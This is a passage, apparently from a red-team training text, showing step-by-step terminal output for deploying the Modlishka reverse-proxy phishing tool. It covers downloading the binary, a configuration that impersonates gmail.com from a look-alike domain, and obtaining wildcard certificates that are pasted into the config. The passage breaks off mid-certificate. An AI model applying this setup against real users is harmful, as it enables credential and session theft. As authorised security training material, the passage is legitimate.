&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20190625%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20190625T204228Z&X-Amz-Expires=300&X-Amz-Signature=c7767965e
3d33ea775bf8d34335afb2f1d0d6e37db96c792b07851599b063950&X-Amz-SignedHeaders=host&actor_id=0&response-content-disposition=attachment%3B%20filename%3DModli
shka-linux-amd64&response-content-type=application%2Foctet-stream [following]
--2019-06-25 20:42:28--  https://github-production-release-asset-2e65be.s3.amazonaws.com/162460220/6a184b80-7bcd-11e9-9fed-b58a370b0d05?X-Amz-Algorithm=A
WS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20190625%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20190625T204228Z&X-Amz-Expires=300&X-Amz-Sign
ature=c7767965e3d33ea775bf8d34335afb2f1d0d6e37db96c792b07851599b063950&X-Amz-SignedHeaders=host&actor_id=0&response-content-disposition=attachment%3B%20f
ilename%3DModlishka-linux-amd64&response-content-type=application%2Foctet-stream
Resolving github-production-release-asset-2e65be.s3.amazonaws.com (github-production-release-asset-2e65be.s3.amazonaws.com)... 52.216.132.171
Connecting to github-production-release-asset-2e65be.s3.amazonaws.com (github-production-release-asset-2e65be.s3.amazonaws.com)|52.216.132.171|:443... co
nnected.
HTTP request sent, awaiting response... 200 OK
Length: 12978152 (12M) [application/octet-stream]
Saving to: ‘Modlishka-linux-amd64’

Modlishka-linux-amd64                   0%[                                                                         ]       0  --.-KB/s               d
ebug2: channel 0: window 999294 sent adjust 49282
Modlishka-linux-amd64                 100%[========================================================================>]  12.38M  9.40MB/s    in 1.3s

2019-06-25 20:42:30 (9.40 MB/s) - ‘Modlishka-linux-amd64’ saved [12978152/12978152]

root@ubuntu-s-1vcpu-1gb-lon1-01:~# chmod +x Modlishka-linux-amd64 ; ls -lah
total 13M
drwx------  5 root root 4.0K Jun 25 20:42 .
drwxr-xr-x 23 root root 4.0K Jun 25 20:36 ..
-rw-r--r--  1 root root 3.1K Apr  9  2018 .bashrc
drwx------  2 root root 4.0K Jun 25 20:39 .cache
-rw-r--r--  1 root root    0 Jun 25 20:36 .cloud-locale-test.skip
drwx------  3 root root 4.0K Jun 25 20:39 .gnupg
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4.0K Jun 25 20:36 .ssh
-rw-r--r--  1 root root  165 Jun 25 20:42 .wget-hsts
-rwxr-xr-x  1 root root  13M May 21 11:36 Modlishka-linux-amd64
root@ubuntu-s-1vcpu-1gb-lon1-01:~#
```

Figure 4.11: Modlishka setup


A sample configuration file:


eliot@kali: ~/Modlishka/templates
File Actions Edit View Help
"the quieter you become, the more you are abl

```
└─$ cat modlishka.json
{
  //domain that you will be tricking your victim of visiting
  "proxyDomain": "redteam.me",
  "listeningAddress": "0.0.0.0",

  //domain that you want your victim to think they are visiting
  "target": "gmail.com",
  "targetResources": "",
  "targetRules":         "PC9oZWFkPg==:",
  "terminateTriggers": "",
  "terminateRedirectUrl": "",
  "trackingCookie": "id",
  "trackingParam": "id",
  "jsRules":"",
  "forceHTTPS": false,
  "forceHTTP": false,
  "dynamicMode": false,
  "debug": true,
  "logPostOnly": false,
  "disableSecurity": false,
  "log": "requests.log",
  "plugins": "all",
  "cert": "",
  "certKey": "",
  "certPool": ""
}

┌──(eliot㉿kali)-[~/Modlishka/templates]
└─$ 
```

Figure 4.11: Modlishka configuration json file


The next step is to generate Wildcard Certificates for our phishing domain.



```
root@ubuntu-s-1vcpu-1gb-lon1-01:~# certbot certonly --manual --preferred-challenges=dns --server https://acme-v02.api.letsencrypt.org/directory --agree-t
os -d *.redteam.me --email noreply@live.com
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator manual, Installer None
Obtaining a new certificate
Performing the following challenges:
dns-01 challenge for redteam.me

-------------------------------------------------------------------------------
NOTE: The IP of this machine will be publicly logged as having requested this
certificate. If you're running certbot in manual mode on a machine that is not
your server, please ensure you're okay with that.

Are you OK with your IP being logged?
-------------------------------------------------------------------------------
(Y)es/(N)o: yes

-------------------------------------------------------------------------------
Please deploy a DNS TXT record under the name
_acme-challenge.redteam.me with the following value:

rgroLhtncw3JrgKHJgjOWinrPI5_bCGBDmSv-j1iiB0

Before continuing, verify the record is deployed.
-------------------------------------------------------------------------------
Press Enter to Continue
```

Figure 4.12: Modlishka generation challenge code

A DNS TXT record must be added for redteam.me, which the current instance is hosted by Digital Ocean, in the DNS management console:



TXT records are used to associate a string of text with a hostname. These are primarily used for verification.

VALUE
Paste TXT string here: rgroLhtncw3JrgKHJgjOWinrPI5_bCGBDmSv-j1iiB0


HOSTNAME
Enter @ or hostname: _acme-challenge

TTL (SECONDS)
Enter TTL: 60

_acme-challenge.redteam.me

Figure 4.13: DNS TXT creation

Continue with the certificate generation after the DNS TXT record has been created:




```
Are you OK with your IP being logged?
-------------------------------------------------------------------------------
(Y)es/(N)o: yes

-------------------------------------------------------------------------------
Please deploy a DNS TXT record under the name
_acme-challenge.redteam.me with the following value:

rgroLhtncw3JrgKHJgjOWinrPI5_bCGBDmSv-j1iiB0

Before continuing, verify the record is deployed.
-------------------------------------------------------------------------------
Press Enter to Continue
Waiting for verification...
Cleaning up challenges

IMPORTANT NOTES:
 - Congratulations! Your certificate and chain have been saved at:
   /etc/letsencrypt/live/redteam.me/fullchain.pem
   Your key file has been saved at:
   /etc/letsencrypt/live/redteam.me/privkey.pem
   Your cert will expire on 2019-09-23. To obtain a new or tweaked
   version of this certificate in the future, simply run certbot
   again. To non-interactively renew *all* of your certificates, run
   "certbot renew"
 - If you like Certbot, please consider supporting our work by:

   Donating to ISRG / Let's Encrypt:   https://letsencrypt.org/donate
   Donating to EFF:                    https://eff.org/donate-le
```

Figure 4.14: After DNS TXT record is created, we trigger the certificate generation

We must transform certificates once they have been created into a format that allows them to be inserted into JSON objects:


awk '{printf "%s\\n", $0}' /etc/letsencrypt/live/redteam.me/fullchain.pem
awk '{printf "%s\\n", $0}' /etc/letsencrypt/live/redteam.me/privkey.pem



```
root@ubuntu-s-1vcpu-1gb-lon1-01:~# awk '{printf "%s\\n", $0}' /etc/letsencrypt/live/redteam.me/fullchain.pem
-----BEGIN CERTIFICATE-----\nMIIFUDCCBDigAwIBAgISAxVKq90qJeeMKsFNWyo6vqxaMA0GCSqGSIb3DQEBCwUA\nMEoxCzAJBgNVBAYTAlVTMRYwFAYDVQQKEw1MZXQncyBFbmNyeXB0MSMwIQ
YDVQQD\nExpMZXQncyBFbmNyeXB0IEF1dGhvcml0eSBYMzAeFw0xOTA2MjUxOTQ5MDBaFw0x\nOTA5MjMxOTQ5MDBaMBcxFTATBgNVBAMMDCoucmVkdGVhbS5tZTCCASIwDQYJKoZI\nhvcNAQEBBQADg
gEPADCCAQoCggEBAOyS2NFcRFLl3t8QzStmH4XIUK54dhVEtDoI\nynAl8J2aiuxYCss3B1Lk3g2hJ+VzrmKxTgzXxqwOpl75k8syIDpTPN3KUV0kSA+R\nLX/Plu6bbd4ygI6KaQz54KPo0WnzFRWK0l
SOJWxq+UlXszp4jrwwZ5gNnfqqkU5x\nrGlHnE6WreSzzw2qhqvB4/0H3rzLkFGQU4SNjvbog1ocgE+eyv7Rj7Url9EmSYBU\nXpLQ22IrJWBIrJdnGCEZHh3TuCqJkOtVontoWAH7mJ0TBGHfHWsatTS
/2sFx3ayy\nTgplAQBpHuWX6TqnaWmG8A324l+1a8EEoMBipOoGGElVMKbngoMCAwEAAaOCAmEw\nggJdMA4GA1UdDwEB/wQEAwIFoDAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUH\nAwIwDAYDVR
0TAQH/BAIwADAdBgNVHQ4EFgQUr9Ad3Pu/SquKZpGwfT/NLrRxZEAw\nHwYDVR0jBBgwFoAUqEpqYwR93brm0Tm3pkVl7/Oo7KEwbwYIKwYBBQUHAQEEYzBh\nMC4GCCsGAQUFBzABhiJodHRwOi8vb2N
zcC5pbnQteDMubGV0c2VuY3J5cHQub3Jn\nMC8GCCsGAQUFBzAChiNodHRwOi8vY2VydC5pbnQteDMubGV0c2VuY3J5cHQub3Jn\nLzAXBgNVHREEEDAOggwqLnJlZHRlYW0ubWUwTAYDVR0gBEUwQzAI
BgZngQwBAgEw\nNwYLKwYBBAGC3xMBAQEwKDAmBggrBgEFBQcCARYaaHR0cDovL2Nwcy5sZXRzZW5j\ncnlwdC5vcmcwggEEBgorBgEEAdZ5AgQCBIH1BIHyAPAAdgDiaUuuJujpQAnohhu2\nO4PUPuf
+dIj7pI8okwGd3fHb/gAAAWuQZiA1AAAEAwBHMEUCIQDeeIV1pCAp3Nte\n1y+vlAta3ni9RAw0xaSod1fuDJ3+RQIgNYWdJsWj/vK+R9/QD4/Mb7+OLnSRqlWn\nBqTeYW7LnAgAdgBj8tvN6DvMLM8L
coQnV2szpI1hd4+9daY4scdoVEvYjQAAAWuQ\nZiAoAAAEAwBHMEUCIHbw8ssgw6ohF0nQpnHgtaq2M7zptL11tz9Ri6O966dBAiEA\n6Y6UuqP2X+vccatOO8i8Ke3MzuqANkOr71EPSXhflb4wDQYJK
oZIhvcNAQELBQAD\nggEBAIRTTA4DgiIMMPHWmEOYlaYj4n9zWAaYAJKTY+17hr+m+pQrMR0OgzwDwenk\njJLuXc0vnoW7NwmFYRItUt7N6IcckTapVp7xwxM1Mq6TDcaX1QzdaMfdFPD9InPB\nyHkU
V6Be58XbzTTUSKwR8udk/ILDZpzI94qIkvXBWTgdDetLrTaQ5e+tG8zNtWlS\n6ZmfXhhvuVepQasgpRXC+kIpbBpQ+kjWHcB4togsHYBoMLjiQrxXKyskwH7LKTGm\nRS/RXvt9WghntTR9dan8m8P7D
bTSn5EKI37YKf0yHLh6FI0VX0MemrVaJ0mr/Kxf\nssn6xUcKxItq/kMnhjWmvn0xW6I=\n-----END CERTIFICATE-----\n-----BEGIN CERTIFICATE-----\nMIIEkjCCA3qgAwIBAgIQCgFBQg
AAAVOFc2oLheynCDANBgkqhkiG9w0BAQsFADA/\nMSQwIgYDVQQKExtEaWdpdGFsIFNpZ25hdHVyZSBUcnVzdCBDby4xFzAVBgNVBAMT\nDkRTVCBSb290IENBIFgzMB4XDTE2MDMxNzE2NDA0NloXDTI
xMDMxNzE2NDA0Nlow\nSjELMAkGA1UEBhMCVVMxFjAUBgNVBAoTDUxldCdzIEVuY3J5cHQxIzAhBgNVBAMT\nGkxldCdzIEVuY3J5cHQgQXV0aG9yaXR5IFgzMIIBIjANBgkqhkiG9w0BAQEFAAOC\nAQ
8AMIIBCgKCAQEAnNMM8FrlLke3cl03g7NoYzDq1zUmGSXhvb418XCSL7e4S0EF\nq6meNQhY7LEqxGiHC6PjdeTm86dicbp5gWAf15Gan/PQeGdxyGkOlZHP/uaZ6WA8\nSMx+yk13EiSdRxta67nsHjc
AHJyse6cF6s5K671B5TaYucv9bTyWaN8jKkKQDIZ0\nZ8h/pZq4UmEUEz9l6YKHy9v6Dlb2honzhT+Xhq+w3Brvaw2VFn3EK6BlspkENnWA\na6xK8xuQSXgvopZPKiAlKQTGdMDQMc2PMTiVFrqoM7hD
8bEfwzB/onkxEz0tNvjj\n/PIzark5McWvxI0NHWQWM6r6hCm21AvA2H3DkwIDAQABo4IBfTCCAXkwEgYDVR0T\nAQH/BAgwBgEB/wIBADAOBgNVHQ8BAf8EBAMCAYYwfwYIKwYBBQUHAQEEczBxMDIG\
nCCsGAQUFBzABhiZodHRwOi8vaXNyZy50cnVzdGlkLm9jc3AuaWRlbnRydXN0LmNv\nbTA7BggrBgEFBQcwAoYvaHR0cDovL2FwcHMuaWRlbnRydXN0LmNvbS9yb290cy9k\nc3Ryb290Y2F4My5wN2Mw
HwYDVR0jBBgwFoAUxKexpHsscfrb4UuQdf/EFWCFiRAw\nVAYDVR0gBE0wSzAIBgZngQwBAgEwPwYLKwYBBAGC3xMBAQEwMDAuBggrBgEFBQcC\nARYiaHR0cDovL2Nwcy5yb290LXgxLmxldHNlbmNye
XB0Lm9yZzA8BgNVHR8ENTAz\nMDGgL6AthitodHRwOi8vY3JsLmlkZW50cnVzdC5jb20vRFNUUk9PVENBWDNDUkwu\nY3JsMB0GA1UdDgQWBBSoSmpjBH3duubRObemRWXv86jsoTANBgkqhkiG9w0BAQ
sF\nAAOCAQEA3TPXEfNjWDjdGBX7CVW+dla5cEilaUcne8IkCJLxWh9KEik3JHRRHGJo\nuM2VcGfl96S8TihRzZvoroed6ti6WqEBmtzw3Wodatg+VyOeph4EYpr/1wXKtx8/\nwApIvJSwtmVi4MFU5
aMqrSDE6ea73Mj2tcMyo5jMd6jmeWUHK8so/joWUoHOUgwu\nX4Po1QYz+3dszkDqMp4fklxBwXRsW10KXzPMTZ+sOPAveyxindmjkW8lGy+QsRlG\nPfZ+G6Z6h7mjem0Y+iWlkYcV4PIWL1iwBi8saC
bGS5jN2p8M+X+Q7UNKEkROb3N6\nKOqkqm57TH2H3eDJAkSnh6/DNFu0Qg==\n-----END CERTIFICATE-----\nroot@ubuntu-s-1vcpu-1gb-lon1-01:~#
```

Figure 4.15: fullchain.pem certification

Once that is finished, we must copy the contents of the certificates into the configuration file, fullchain.pem into the cert and privkey.pem into the certKey:




```
root@ubuntu-s-1vcpu-1gb-lon1-01:~# cat modlishka.json
{
  "proxyDomain": "redteam.me",
  "listeningAddress": "0.0.0.0",
  "target": "gmail.com",
  "targetResources": "",
  "targetRules":         "PC9oZWFkPg==:",
  "terminateTriggers": "",
  "terminateRedirectUrl": "",
  "trackingCookie": "id",
  "trackingParam": "id",
  "jsRules":"",
  "forceHTTPS": false,
  "forceHTTP": false,
  "dynamicMode": false,
  "debug": true,
  "logPostOnly": false,
  "disableSecurity": false,
  "log": "requests.log",
  "plugins": "all",
  "cert": "-----BEGIN CERTIFICATE-----\nMIIFUDCCBDigAwIBAgISAxVKq90qJeeMKsFNWyo6vqxaMA0GCSqGSIb3DQEBCwUA\nMEoxCzAJBgNVBAYTAlVTMRYwFAYDVQQKEw1MZXQncyBFbmN
yeXB0MSMwIQYDVQQD\nExpMZXQncyBFbmNyeXB0IEF1dGhvcml0eSBYMzAeFw0xOTA2MjUxOTQ5MDBaFw0x\nOTA5MjMxOTQ5MDBaMBcxFTATBgNVBAMMDCoucmVkdGVhbS5tZTCCASIwDQYJKoZI\nhv
cNAQEBBQADggEPADCCAQoCggEBAOyS2NFcRFLl3t8QzStmH4XIUK54dhVEtDoI\nynAl8J2aiuxYCss3B1Lk3g2hJ+VzrmKxTgzXxqwOpl75k8syIDpTPN3KUV0kSA+R\nLX/Plu6bbd4ygI6KaQz54KP
o0WnzFRWK0lSOJWxq+UlXszp4jrwwZ5gNnfqqkU5x\nrGlHnE6WreSzzw2qhqvB4/0H3rzLkFGQU4SNjvbog1ocgE+eyv7Rj7Url9EmSYBU\nXpLQ22IrJWBIrJdnGCEZHh3TuCqJkOtVontoWAH7mJ0T
BGHfHWsatTS/2sFx3ayy\nTgplAQBpHuWX6TqnaWmG8A324l+1a8EEoMBipOoGGElVMKbngoMCAwEAAaOCAmEw\nggJdMA4GA1UdDwEB/wQEAwIFoDAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUH\
nAwIwDAYDVR0TAQH/BAIwADAdBgNVHQ4EFgQUr9Ad3Pu/SquKZpGwfT/NLrRxZEAw\nHwYDVR0jBBgwFoAUqEpqYwR93brm0Tm3pkVl7/Oo7KEwbwYIKwYBBQUHAQEEYzBh\nMC4GCCsGAQUFBzABhiJo
dHRwOi8vb2NzcC5pbnQteDMubGV0c2VuY3J5cHQub3Jn\nMC8GCCsGAQUFBzAChiNodHRwOi8vY2VydC5pbnQteDMubGV0c2VuY3J5cHQub3Jn\nLzAXBgNVHREEEDAOggwqLnJlZHRlYW0ubWUwTAYDV
R0gBEUwQzAIBgZngQwBAgEw\nNwYLKwYBBAGC3xMBAQEwKDAmBggrBgEFBQcCARYaaHR0cDovL2Nwcy5sZXRzZW5j\ncnlwdC5vcmcwggEEBgorBgEEAdZ5AgQCBIH1BIHyAPAAdgDiaUuuJujpQAnohh
u2\nO4PUPuf+dIj7pI8okwGd3fHb/gAAAWuQZiA1AAAEAwBHMEUCIQDeeIV1pCAp3Nte\n1y+vlAta3ni9RAw0xaSod1fuDJ3+RQIgNYWdJsWj/vK+R9/QD4/Mb7+OLnSRqlWn\nBqTeYW7LnAgAdgBj8
tvN6DvMLM8LcoQnV2szpI1hd4+9daY4scdoVEvYjQAAAWuQ\nZiAoAAAEAwBHMEUCIHbw8ssgw6ohF0nQpnHgtaq2M7zptL11tz9Ri6O966dBAiEA\n6Y6UuqP2X+vccatOO8i8Ke3MzuqANkOr71EPSX
hflb4wDQYJKoZIhvcNAQELBQAD\nggEBAIRTTA4DgiIMMPHWmEOYlaYj4n9zWAaYAJKTY+17hr+m+pQrMR0OgzwDwenk\njJLuXc0vnoW7NwmFYRItUt7N6IcckTapVp7xwxM1Mq6TDcaX1QzdaMfdFPD
9InPB\nyHkUV6Be58XbzTTUSKwR8udk/ILDZpzI94qIkvXBWTgdDetLrTaQ5e+tG8zNtWlS\n6ZmfXhhvuVepQasgpRXC+kIpbBpQ+kjWHcB4togsHYBoMLjiQrxXKyskwH7LKTGm\nRS/RXvt9WghntT
